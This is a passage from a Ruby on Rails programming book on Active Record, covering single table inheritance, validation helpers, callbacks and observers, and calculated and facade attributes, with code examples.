


Figure 17.3: Single Table Inheritance: A Hierarchy of Four Classes Mapped into One Table

```

person = Person.find_by_name("Sally")
puts person.class      #=> Customer
puts person.email      #=> sally@other.add
puts person.balance    #=> 123.45

```

Notice how we ask the base class, `Person`, to find a row, but the class of the object returned is `Manager` in one instance and `Customer` in the next; Active Record determined the type by examining the `type` column of the row and created the appropriate object.

There's one fairly obvious constraint when using single table inheritance. Two subclasses can't have attributes with the same name but with different types, as the two attributes would map to the same column in the underlying schema.

There's also a less obvious constraint. The attribute type is also the name of a built-in Ruby method, so accessing it directly to set or change the type of a row may result in strange Ruby messages. Instead, access it implicitly by creating objects of the appropriate class, or access it via the model object's indexing interface, using something such as

```

person[:type] = 'Manager'

```

17.4 Validation

Active Record can validate the contents of a model object. This validation can be performed automatically when an object is saved. You can also programmatically request validation of the current state of a model.

As we mentioned in the previous chapter, Active Record distinguishes between models that correspond to an existing row in the database and those that don't. The latter are called *new records* (the `new_record?()` method will return `true` for them). When you call the `save()` method, Active Record will perform an SQL insert operation for new records and an update for existing ones.

This distinction is reflected in Active Record's validation workflow—you can specify validations that are performed on all save operations and other validations that are performed only on creates or updates.

At the lowest level you specify validations by implementing one or more of the methods `validate()`, `validate_on_create()`, and `validate_on_update()`. The `validate()` method is invoked on every save operation. One of the other two is invoked depending on whether the record is new or whether it was previously read from the database.



David Says...

Won't Subclasses Share All the Attributes in STI?

Yes, but it's not as big of a problem as you think it would be. As long as the subclasses are more similar than not, you can safely ignore the `reports_to` attribute when dealing with a customer. You simply just don't use that attribute.

We're trading the purity of the customer model for speed (selecting just from the `people` table is much faster than fetching from a join of `people` and `customers` tables) and for ease of implementation.

This works in a lot of cases, but not all. It doesn't work too well for abstract relationships with very little overlap between the subclasses. For example, a content management system could declare a `Content` base class and have subclasses such as `Article`, `Image`, `Page`, and so forth. But these subclasses are likely to be wildly different, which will lead to an overly large base table as it has to encompass all the attributes from all the subclasses. In this case, it would be better to use associations and define a `Content-Metadata` class that all the concrete content classes could do a `has_one()` with.

You can also run validation at any time without saving the model object to the database by calling the `valid?()` method. This invokes the same two validation methods that would be invoked if `save()` had been called.

For example, the following code ensures that the user name column is always set to something valid and that the name is unique for new `User` objects. (We'll see later how these types of constraints can be specified more simply.)

```
class User < ActiveRecord::Base

  def validate
    unless name && name =~ /\w+$/
      errors.add(:name, "is missing or invalid")
    end
  end

  def validate_on_create
    if self.find_by_name(name)
      errors.add(:name, "is already being used")
    end
  end
end
```

```
end
end
```

When a `validate` method finds a problem, it adds a message to the list of errors for this model object using `errors.add()`. The first parameter is the name of the offending attribute, and the second is an error message. If you need to add an error message that applies to the model object as a whole, use the `add_to_base()` method instead. (Note that this code uses the support method `blank?()`, which returns `true` if its receiver is `nil` or an empty string.)

```
def validate
  if name.blank? && email.blank?
    errors.add_to_base("You must specify a name or an email address")
  end
end
```

As we'll see on page 429, Rails views can use this list of errors when displaying forms to end users—the fields that have errors will be automatically highlighted, and it's easy to add a pretty box with an error list to the top of the form.

You can programmatically get the errors for a particular attribute using `errors.on(:name)` (aliased to `errors[:name]`), and you can clear the full list of errors using `errors.clear()`. If you look at the RDoc for `ActiveRecord::Errors`, you'll find a number of other methods. Most of these have been superseded by higher-level validation helper methods.

Validation Helpers

Some validations are common: this attribute must not be empty, that other attribute must be between 18 and 65, and so on. Active Record has a set of standard helper methods that will add these validations to your model. Each is a class-level method, and all have names that start `validates_`. Each method takes a list of attribute names optionally followed by a hash of configuration options for the validation.

For example, we could have written the previous validation as

```
class User < ActiveRecord::Base
  validates_format_of :name,
    :with => /^\\w+$/,
    :message => "is missing or invalid"

  validates_uniqueness_of :name,
    :on => :create,
    :message => "is already being used"
end
```

The majority of the `validates_` methods accept `:on` and `:message` options. The `:on` option determines when the validation is applied and takes one of the values `:save` (the default), `:create`, or `:update`. The `:message` parameter can be used to override the generated error message.

When validation fails, the helpers add an error object to the Active Record model object. This will be associated with the field being validated. After validation, you can access the list of errors by looking at the `errors` attribute of the model object. When Active Record is used as part of a Rails application, this checking is often done in two steps.

1. The controller attempts to save an Active Record object, but the save fails because of validation problems (returning `false`). The controller redisplayes the form containing the bad data.
2. The view template uses the `error_messages_for()` method to display the error list for the model object, and the user has the opportunity to fix the fields.

We cover the interactions of forms and models in Section 19.8, *Error Handling and Model Objects*, on page 429.

Here's a list of the validation helpers you can use in model objects.

`validates_acceptance_of`

Validates that a checkbox has been checked.

`validates_acceptance_of attr... [ options... ]`

Many forms have a checkbox that users must select in order to accept some terms or conditions. This validation simply verifies that this box has been checked by validating that the value of the attribute is the string `1`. The attribute itself doesn't have to be stored in the database (although there's nothing to stop you storing it if you want to record the confirmation explicitly).

```
class Order < ActiveRecord::Base
  validates_acceptance_of :terms,
                        :message => "Please accept the terms to proceed"
end
```

Options:

`:message` *text* Default is "must be accepted."
`:on` `:save`, `:create`, or `:update`

validates_associated

Performs validation on associated objects.

```
validates_associated name... [ options... ]
```

Performs validation on the given attributes, which are assumed to be Active Record models. For each attribute where the associated validation fails, a single message will be added to the errors for that attribute (that is, the individual detailed reasons for failure will not appear in this model's errors).

Be careful not to include a `validates_associated()` call in models that refer to each other: the first will try to validate the second, which in turn will validate the first, and so on, until you run out of stack.

```
class Order < ActiveRecord::Base
  has_many :line_items
  belongs_to :user

  validates_associated :line_items,
                      :message => "are messed up"
  validates_associated :user
end
```

Options:

```
:message  text  Default is "is invalid."
:on        :save, :create, or :update
```

validates_confirmation_of

Validates that a field and its doppelgänger have the same content.

```
validates_confirmation_of attr... [ options... ]
```

Many forms require a user to enter some piece of information twice, the second copy acting as a confirmation that the first was not mistyped. If you use the naming convention that the second field has the name of the attribute with `_confirmation` appended, you can use `validates_confirmation_of()` to check that the two fields have the same value. The second field need not be stored in the database.

For example, a view might contain

```
<%= password_field "user", "password" %><br />
<%= password_field "user", "password_confirmation" %><br />
```

Within the User model, you can validate that the two passwords are the same using

```
class User < ActiveRecord::Base
  validates_confirmation_of :password
end
```

Options:

```
:message  text  Default is "doesn't match confirmation."
:on        :save, :create, or :update
```

validates_each

Validates one or more attributes using a block.

```
validates_each attr... [ options... ] { |model, attr, value| ... }
```

Invokes the block for each attribute (skipping those that are nil if `:allow_nil` is true). Passes in the model being validated, the name of the attribute, and the attribute's value. As the following example shows, the block should add to the model's error list if a validation fails.

```

class User < ActiveRecord::Base
  validates_each :name, :email do |model, attr, value|
    if value =~ /groucho|harpo|chico/i
      model.errors.add(attr, "You can't be serious, #{value}")
    end
  end
end

```

Options:

<code>:allow_nil</code>	<i>boolean</i>	If <code>:allow_nil</code> is true, attributes with values of nil will not be passed into the block. By default they will.
<code>:on</code>		<code>:save</code> , <code>:create</code> , or <code>:update</code>

validates_exclusion_of

Validates that attributes are not in a set of values.

```
validates_exclusion_of attr..., :in => enum [ options... ]
```

Validates that none of the attributes occurs in enum (any object that supports the `include?()` predicate).

```

class User < ActiveRecord::Base
  validates_exclusion_of :genre,
    :in => %w{ polka twostep foxtrot },
    :message => "no wild music allowed"
  validates_exclusion_of :age,
    :in => 13..19,
    :message => "cannot be a teenager"
end

```

Options:

<code>:allow_nil</code>		enum is not checked if an attribute is nil and the <code>:allow_nil</code> option is true.
<code>:in</code> (or <code>:within</code>)	<i>enumerable</i>	An enumerable object.
<code>:message</code>	<i>text</i>	Default is "is not included in the list."
<code>:on</code>		<code>:save</code> , <code>:create</code> , or <code>:update</code>

validates_format_of

Validates attributes against a pattern.

```
validates_format_of attr..., :with => regexp [ options... ]
```

Validates each of the attributes by matching its value against regexp.

```
class User < ActiveRecord::Base
```

```
  validates_format_of :length, :with => /\d+(in|cm)/
end
```

Options:

:message *text* Default is “is invalid.”

:on :save, :create, or :update

:with The regular expression used to validate the attributes.

validates_inclusion_of

Validates that attributes belong to a set of values.

```
validates_inclusion_of attr..., :in => enum [ options... ]
```

Validates that the value of each of the attributes occurs in enum (any object that supports the include?() predicate).

```
class User < ActiveRecord::Base
  validates_inclusion_of :gender,
    :in => %w{ male female },
    :message => "should be 'male' or 'female'"
  validates_inclusion_of :age,
    :in => 0..130,
    :message => "should be between 0 and 130"
end
```

Options:

:allow_nil		enum is not checked if an attribute is nil and the :allow_nil option is true.
:in (or :within)	<i>enumerable</i>	An enumerable object.
:message	<i>text</i>	Default is "is not included in the list."
:on		:save, :create, or :update

validates_length_of

Validates the length of attribute values.

```
validates_length_of attr..., [ options... ]
```

Validates that the length of the value of each of the attributes meets some constraint: at least a given length, at most a given length, between two lengths, or exactly a given length. Rather than having a single :message option, this validator allows separate messages for different validation failures, although :message may still be used. In all options, the lengths may not be negative.

```
class User < ActiveRecord::Base
  validates_length_of :name, :maximum => 50
  validates_length_of :password, :in => 6..20
  validates_length_of :address, :minimum => 10,
    :message => "seems too short"
end
```

Options (for `validates_length_of`):

<code>:in</code> (or <code>:within</code>)	<i>range</i>	The length of value must be in range.
<code>:is</code>	<i>integer</i>	Value must be integer characters long.
<code>:minimum</code>	<i>integer</i>	Value may not be less than the integer characters long.
<code>:maximum</code>	<i>integer</i>	Value may not be greater than integer characters long.
<code>:message</code>	<i>text</i>	The default message depends on the test being performed. The message may contain a single <code>%d</code> sequence, which will be replaced by the maximum, minimum, or exact length required.
<code>:on</code>		<code>:save</code> , <code>:create</code> , or <code>:update</code>
<code>:too_long</code>	<i>text</i>	A synonym for <code>:message</code> when <code>:maximum</code> is being used.
<code>:too_short</code>	<i>text</i>	A synonym for <code>:message</code> when <code>:minimum</code> is being used.
<code>:wrong_length</code>	<i>text</i>	A synonym for <code>:message</code> when <code>:is</code> is being used.

`validates_numericality_of`

Validates that attributes are valid numbers.

`validates_numericality_of attr... [ options... ]`

Validates that each of the attributes is a valid number. With the `:only_integer` option, the attributes must consist of an optional sign followed by one or more digits. Without the option (or if the option is not true), any floating-point format accepted by the Ruby `Float()` method is allowed.

```
class User < ActiveRecord::Base
  validates_numericality_of :height_in_meters
  validates_numericality_of :age, :only_integer => true
end
```

Options:

<code>:message</code>	<i>text</i>	Default is “is not a number.”
<code>:on</code>		<code>:save</code> , <code>:create</code> , or <code>:update</code>
<code>:only_integer</code>		If true, the attributes must be strings that contain an optional sign followed only by digits.

`validates_presence_of`

Validates that attributes are not empty.

`validates_presence_of attr... [ options... ]`

Validates that each of the attributes is neither nil nor empty.

```
class User < ActiveRecord::Base
  validates_presence_of :name, :address
end
```

Options:

<code>:message</code>	<i>text</i>	Default is “can’t be empty.”
<code>:on</code>		<code>:save</code> , <code>:create</code> , or <code>:update</code>

validates_uniqueness_of

Validates that attributes are unique.

```
validates_uniqueness_of attr... [ options... ]
```

For each attribute, validates that no other row in the database currently has the same value in that given column. When the model object comes from an existing database row, that row is ignored when performing the check. The optional `:scope` parameter can be used to filter the rows tested to those having the same value in the `:scope` column as the current record.

This code ensures that user names are unique across the database.

```
class User < ActiveRecord::Base
  validates_uniqueness_of :name
end
```

This code ensures that user names are unique within a group.

```
class User < ActiveRecord::Base
  validates_uniqueness_of :name, :scope => "group_id"
end
```

Options:

<code>:message</code>	<i>text</i>	Default is “has already been taken.”
<code>:on</code>		<code>:save</code> , <code>:create</code> , or <code>:update</code>
<code>:scope</code>	<i>attr</i>	Limits the check to rows having the same value in the column as the row being checked.

17.5 Callbacks

Active Record controls the life cycle of model objects—it creates them, monitors them as they are modified, saves and updates them, and watches sadly as they are destroyed. Using callbacks, Active Record lets our code participate in this monitoring process. We can write code that gets invoked at any significant event in the life of an object. With these callbacks we can perform complex validation, map column values as they pass in and out of the database, and even prevent certain operations from completing.

We’ve already seen this facility in action. When we added user maintenance code to our Depot application, we wanted to ensure that our administrators couldn’t delete the magic user Dave from the database, so we added the following callback to the User class.

```
class User < ActiveRecord::Base
  before_destroy :dont_destroy_dave

  def dont_destroy_dave
    raise "Can't destroy dave" if name == 'dave'
  end
end
```




Figure 17.4: Sequence of Active Record Callbacks

end
end

The `before_destroy` call registers the `dont_destroy_dave()` method as a callback to be invoked before user objects are destroyed. If an attempt is made to destroy the Dave user (for shame), this method raises an exception and the row will not be deleted.

Active Record defines 20 callbacks. Eighteen of these form before/after pairs and bracket some operation on an Active Record object. For example, the `before_destroy` callback will be invoked just before the `destroy()` method is called, and `after_destroy` will be invoked after. The two exceptions are `after_find` and `after_initialize`, which have no corresponding `before_xxx` callback. (These two callbacks are different in other ways, too, as we'll see later.)

Figure 17.4 shows how the 18 paired callbacks are wrapped around the basic create, update, and destroy operations on model objects. Perhaps surprisingly, the before and after validation calls are not strictly nested.

In addition to these 18 calls, the `after_find` callback is invoked after any find operation, and `after_initialize` is invoked after an Active Record model object is created.



Joe Asks...

Why Are `after_find` and `after_initialize` Special?

Rails has to use reflection to determine if there are callbacks to be invoked. When doing real database operations, the cost of doing this is normally not significant compared to the database overhead. However, a single database select statement could return hundreds of rows, and both callbacks would have to be invoked for each. This slows things down significantly. The Rails team decided that performance trumps consistency in this case.

To have your code execute during a callback, you need to write a handler and associate it with the appropriate callback.

There are two basic ways of implementing callbacks.

First, you can define the callback instance method directly. If you want to handle the *before save* event, for example, you could write

```
class Order < ActiveRecord::Base
  # ..
  def before_save
    self.payment_due ||= Time.now + 30.days
  end
end
```

The second basic way to define a callback is to declare handlers. A handler can be either a method or a block.³ You associate a handler with a particular event using class methods named after the event. To associate a method, declare it as private or protected and specify its name as a symbol to the handler declaration. To specify a block, simply add it after the declaration. This block receives the model object as a parameter.

```
class Order < ActiveRecord::Base

  before_validation :normalize_credit_card_number

  after_create do |order|
    logger.info "Order #{order.id} created"
  end

  protected
```

³A handler can also be a string containing code to be `eval()`ed, but this is deprecated.

```

def normalize_credit_card_number
  self.cc_number.gsub!(/-\w/, '')
end
end

```

You can specify multiple handlers for the same callback. They will generally be invoked in the order they are specified unless a handler returns false (and it must be the actual value false), in which case the callback chain is broken early.

Because of a performance optimization, the only way to define callbacks for the `after_find` and `after_initialize` events is to define them as methods. If you try declaring them as handlers using the second technique, they'll be silently ignored.

Timestamping Records

One potential use of the `before_create` and `before_update` callbacks is time-stamping rows.

```

class Order < ActiveRecord::Base
  def before_create
    self.order_created ||= Time.now
  end
  def before_update
    self.order_modified = Time.now
  end
end

```

However, Active Record can save you the trouble of doing this. If your database table has a column named `created_at` or `created_on`, it will automatically be set to the timestamp of the row's creation time. Similarly, a column named `updated_at` or `updated_on` will be set to the timestamp of the latest modification. These timestamps will by default be in local time; to make them UTC (also known as GMT), include the following line in your code (either inline for standalone Active Record applications or in an environment file for a full Rails application).

```
ActiveRecord::Base.default_timezone = :utc
```

To disable this behavior altogether, use

```
ActiveRecord::Base.record_timestamps = false
```

Callback Objects

As a variant to specifying callback handlers directly in the model class, you can create separate handler classes that encapsulate all the callback

methods. These handlers can be shared between multiple models. A handler class is simply a class that defines callback methods (`before_save()`, `after_create()`, and so on). Create the source files for these handler classes in `app/models`.

In the model object that uses the handler, you create an instance of this handler class and pass that instance to the various callback declarations. A couple of examples will make this a lot clearer.

If our application uses credit cards in multiple places, we might want to share our `normalize_credit_card_number()` method across multiple methods. To do that, we'd extract the method into its own class and name it after the event we want it to handle. This method will receive a single parameter, the model object that generated the callback.

```
class CreditCardCallbacks

  # Normalize the credit card number
  def before_validation(model)
    model.cc_number.gsub!(/-\w/, '')
  end
end
```

Now, in our model classes, we can arrange for this shared callback to be invoked.

```
class Order < ActiveRecord::Base
  before_validation CreditCardCallbacks.new
  # ...
end

class Subscription < ActiveRecord::Base
  before_validation CreditCardCallbacks.new
  # ...
end
```

In this example, the handler class assumes that the credit card number is held in a model attribute named `cc_number`; both `Order` and `Subscription` would have an attribute with that name. But we can generalize the idea, making the handler class less dependent on the implementation details of the classes that use it.

For example, we could create a generalized encryption and decryption handler. This could be used to encrypt named fields before they are stored in the database and to decrypt them when the row is read back. You could include it as a callback handler in any model that needed the facility.

The handler needs to encrypt⁴ a given set of attributes in a model just before that model's data is written to the database. Because our application needs to deal with the plain-text versions of these attributes, it arranges to decrypt them again after the save is complete. It also needs to decrypt the data when a row is read from the database into a model object. These requirements mean we have to handle the `before_save`, `after_save`, and `after_find` events. Because we need to decrypt the database row both after saving and when we find a new row, we can save code by aliasing the `after_find()` method to `after_save()`—the same method will have two names.

[Download](#) `e1/ar/encrypt.rb`

```
class Encrypter

  # We're passed a list of attributes that should
  # be stored encrypted in the database
  def initialize(attrs_to_manage)
    @attrs_to_manage = attrs_to_manage
  end

  # Before saving or updating, encrypt the fields using the NSA and
  # DHS approved Shift Cipher
  def before_save(model)
    @attrs_to_manage.each do |field|
      model[field].tr!("a-z", "b-za")
    end
  end

  # After saving, decrypt them back
  def after_save(model)
    @attrs_to_manage.each do |field|
      model[field].tr!("b-za", "a-z")
    end
  end

  # Do the same after finding an existing record
  alias_method :after_find, :after_save
end
```

We can now arrange for the `Encrypter` class to be invoked from inside our `orders` model.

```
require "encrypter"

class Order < ActiveRecord::Base
```

⁴Our example here uses trivial encryption—you might want to beef it up before using this class for real.

```

    encrypter = Encrypter.new(:name, :email)

    before_save encrypter
    after_save  encrypter
    after_find  encrypter

protected
  def after_find
  end
end

```

We create a new `Encrypter` object and hook it up to the events `before_save`, `after_save`, and `after_find`. This way, just before an order is saved, the method `before_save()` in the `encrypter` will be invoked, and so on.

So, why do we define an empty `after_find()` method? Remember that we said that for performance reasons `after_find` and `after_initialize` are treated specially. One of the consequences of this special treatment is that Active Record won't know to call an `after_find` handler unless it sees an actual `after_find()` method in the model class. We have to define an empty placeholder to get `after_find` processing to take place.

This is all very well, but every model class that wants to make use of our encryption handler would need to include some eight lines of code, just as we did with our `Order` class. We can do better than that. We'll define a helper method that does all the work and make that helper available to all Active Record models. To do that, we'll add it to the `ActiveRecord::Base` class.

[Download](#) e1/ar/encrypt.rb

```

class ActiveRecord::Base
  def self.encrypt(*attr_names)
    encrypter = Encrypter.new(attr_names)

    before_save encrypter
    after_save  encrypter
    after_find  encrypter

    define_method(:after_find) { }
  end
end

```

Given this, we can now add encryption to any model class's attributes using a single call.

[Download](#) e1/ar/encrypt.rb

```

class Order < ActiveRecord::Base
  encrypt(:name, :email)
end

```

end

A simple driver program lets us experiment with this.

[Download](#) `e1/ar/encrypt.rb`

```
o = Order.new
o.name = "Dave Thomas"
o.address = "123 The Street"
o.email = "dave@pragprog.com"
o.save
puts o.name

o = Order.find(o.id)
puts o.name
```

On the console, we see our customer's name (in plain text) in the model object.

```
ar> ruby encrypt.rb
Dave Thomas
Dave Thomas
```

In the database, however, the name and e-mail address are obscured by our industrial-strength encryption.

```
ar> mysql -urailsuser -prailspw railsdb
mysql> select * from orders;
```

```
+-----+-----+-----+-----+-----+-----+
| id | name          | email                | address          | pay_type | when_shipped |
+-----+-----+-----+-----+-----+-----+
| 1 | Dbwf Tipnbt | ebwf@qsbhqsp.dpn | 123 The Street |          | NULL         |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Observers

Callbacks are a fine technique, but they can sometimes result in a model class taking on responsibilities that aren't really related to the nature of the model. For example, on page 333 we created a callback that generated a log message when an order was created. That functionality isn't really part of the basic `Order` class—we put it there because that's where the callback executed.

Active Record *observers* overcome that limitation. An observer links itself transparently into a model class, registering itself for callbacks as if it were part of the model but without requiring any changes in the model itself. Here's our previous logging example written using an observer.

[Download](#) `e1/ar/observer.rb`

```
class OrderObserver < ActiveRecord::Observer
```

```

def after_save(an_order)
  an_order.logger.info("Order #{an_order.id} created")
end
end

```

`OrderObserver.instance`

When `ActiveRecord::Observer` is subclassed, it looks at the name of the new class, strips the word `Observer` from the end, and assumes that what is left is the name of the model class to be observed. In our example, we called our observer class `OrderObserver`, so it automatically hooked itself into the model `Order`.

Sometimes this convention breaks down. When it does, the observer class can explicitly list the model or models it wants to observe using the `observe()` method.

[Download](#) `el/ar/observer.rb`

```

class AuditObserver < ActiveRecord::Observer

  observe Order, Payment, Refund

  def after_save(model)
    model.logger.info("#{model.class.name} #{model.id} created")
  end
end

```

`AuditObserver.instance`

In both these examples we've had to create an instance of the observer—merely defining the observer's class does not enable that observer. For stand-alone Active Record applications, you'll need to call the `instance()` method at some convenient place during initialization. If you're writing a Rails application, you'll instead use the observer directive in your ApplicationController, as we'll see on page [346](#).

By convention, observer source files live in `app/models`.

In a way, observers bring to Rails much of the benefits of first-generation aspect-oriented programming in languages such as Java. They allow you to inject behavior into model classes without changing any of the code in those classes.

17.6 Advanced Attributes

Back when we first introduced Active Record, we said that an Active Record object has attributes that correspond to the columns in the underlying

database table. We went on to say that this wasn't strictly true. Here's the rest of the story.

When Active Record first uses a particular model, it goes to the database and determines the column set of the corresponding table. From there it constructs a set of Column objects. These objects are accessible using the `columns()` class method, and the Column object for a named column can be retrieved using the `columns_hash()` method. The Column objects encode the database column's name, type, and default value.

When Active Record reads information from the database, it constructs an SQL select statement. When executed, the select statement returns zero or more rows of data. Active Record constructs a new model object for each of these rows, loading the row data into a hash, which it calls the *attribute* data. Each entry in the hash corresponds to an item in the original query. The key value used is the same as the name of the item in the result set.

Most of the time we'll use a standard Active Record finder method to retrieve data from the database. These methods return all the columns for the selected rows. As a result, the attributes hash in each returned model object will contain an entry for each column, where the key is the column name and the value is the column data.

```
result = LineItem.find(:first)
p result.attributes

{"order_id"=>13,
 "quantity"=>1,
 "product_id"=>27,
 "id"=>34,
 "unit_price"=>29.95}
```

Normally, we don't access this data via the attributes hash. Instead, we use attribute methods.

```
result = LineItem.find(:first)
p result.quantity      #=> 1
p result.unit_price    #=> 29.95
```

But what happens if we run a query that returns values that don't correspond to columns in the table? For example, we might want to run the following query as part of our application.

```
select quantity, quantity*unit_price from line_items;
```

If we manually run this query against our database, we might see something like the following.

```
mysql> select quantity, quantity*unit_price from line_items;
```

```

+-----+-----+
| quantity | quantity*unit_price |
+-----+-----+
|         1 |                29.95 |
|         2 |                59.90 |
|         1 |                44.95 |
|         : |                :      |

```

Notice that the column headings of the result set reflect the terms we gave to the `select` statement. These column headings are used by Active Record when populating the attributes hash. We can run the same query using Active Record's `find_by_sql()` method and look at the resulting attributes hash.

```

result = LineItem.find_by_sql("select quantity, quantity*unit_price " +
                             "from line_items")

p result[0].attributes

```

The output shows that the column headings have been used as the keys in the attributes hash.

```

{"quantity*unit_price"=>"29.95",
 "quantity"=>1}

```

Note that the value for the calculated column is a string. Active Record knows the types of the columns in our table, but many databases do not return type information for calculated columns. In this case we're using MySQL, which doesn't provide type information, so Active Record leaves the value as a string. Had we been using Oracle, we'd have received a `Float` back, as the OCI interface can extract type information for all columns in a result set.

It isn't particularly convenient to access the calculated attribute using the key `quantity*price`, so you'd normally rename the column in the result set using the `as` qualifier.

```

result = LineItem.find_by_sql("select quantity,
                             quantity*unit_price as total_price " +
                             " from line_items")

p result[0].attributes

```

This produces

```

{"total_price"=>"29.95",
 "quantity"=>1}

```

The attribute `total_price` is easier to work with.

```

result.each do |line_item|
  puts "Line item #{line_item.id}:  #{line_item.total_price}"
end

```

Remember, though, that the values of these calculated columns will be stored in the attributes hash as strings. You'll get an unexpected result if you try something like

```
TAX_RATE = 0.07

# ...

sales_tax = line_item.total_price * TAX_RATE
```

Perhaps surprisingly, the code in the previous example sets `sales_tax` to an empty string. The value of `total_price` is a string, and the `*` operator for strings duplicates their contents. Because `TAX_RATE` is less than 1, the contents are duplicated zero times, resulting in an empty string.

All is not lost! We can override the default Active Record attribute accessor methods and perform the required type conversion for our calculated field.

```
class LineItem < ActiveRecord::Base
  def total_price
    Float(read_attribute("total_price"))
  end
end
```

Note that we accessed the internal value of our attribute using the method `read_attribute()`, rather than by going to the attribute hash directly. The `read_attribute()` method knows about database column types (including columns containing serialized Ruby data) and performs type conversion if required. This isn't particularly useful in our current example but becomes more so when we look at ways of providing facade columns.

Facade Columns

Sometimes we use a schema where some columns are not in the most convenient format. For some reason (perhaps because we're working with a legacy database or because other applications rely on the format), we cannot just change the schema. Instead our application just has to deal with it somehow. It would be nice if we could somehow put up a facade and pretend that the column data is the way we wanted it to be.

It turns out that we can do this by overriding the default attribute accessor methods provided by Active Record. For example, let's imagine that our application uses a legacy `product_data` table—a table so old that product dimensions are stored in cubits.⁵ In our application we'd rather deal with

⁵A *cubit* is defined as the distance from your elbow to the tip of your longest finger. As

inches,⁶ so let's define some accessor methods that perform the necessary conversions.

```
class ProductData < ActiveRecord::Base
  CUBITS_TO_INCHES = 18

  def length
    read_attribute("length") * CUBITS_TO_INCHES
  end

  def length=(inches)
    write_attribute("length", Float(inches) / CUBITS_TO_INCHES)
  end
end
```

17.7 Miscellany

This section contains various Active Record–related topics that just didn't seem to fit anywhere else.

Object Identity

Model objects redefine the Ruby `id()` and `hash()` methods to reference the model's primary key. This means that model objects with valid ids may be used as hash keys. It also means that unsaved model objects cannot reliably be used as hash keys (as they won't yet have a valid id).

Two model objects are considered equal (using `==`) if they are instances of the same class and have the same primary key. This means that unsaved model objects may compare as equal even if they have different attribute data. If you find yourself comparing unsaved model objects (which is not a particularly frequent operation), you might need to override the `==` method.

Using the Raw Connection

You can execute SQL statements using the underlying Active Record connection adapter. This is useful for those (rare) circumstances when you need to interact with the database outside the context of an Active Record model class.

this is clearly subjective, the Egyptians standardized on the Royal cubit, based on the king currently ruling. They even had a standards body, with a master cubit measured and marked on a granite stone (<http://www.ncsli.org/misc/cubit.cfm>).

⁶Inches, of course, are also a legacy unit of measure, but let's not fight that battle here.

At the lowest level, you can call `execute()` to run a (database-dependent) SQL statement. The return value depends on the database adapter being used. For MySQL, for example, it returns a `Mysql::Result` object. If you really need to work down at this low level, you'd probably need to read the details of this call from the code itself. Fortunately, you shouldn't have to, as the database adapter layer provides a higher-level abstraction.
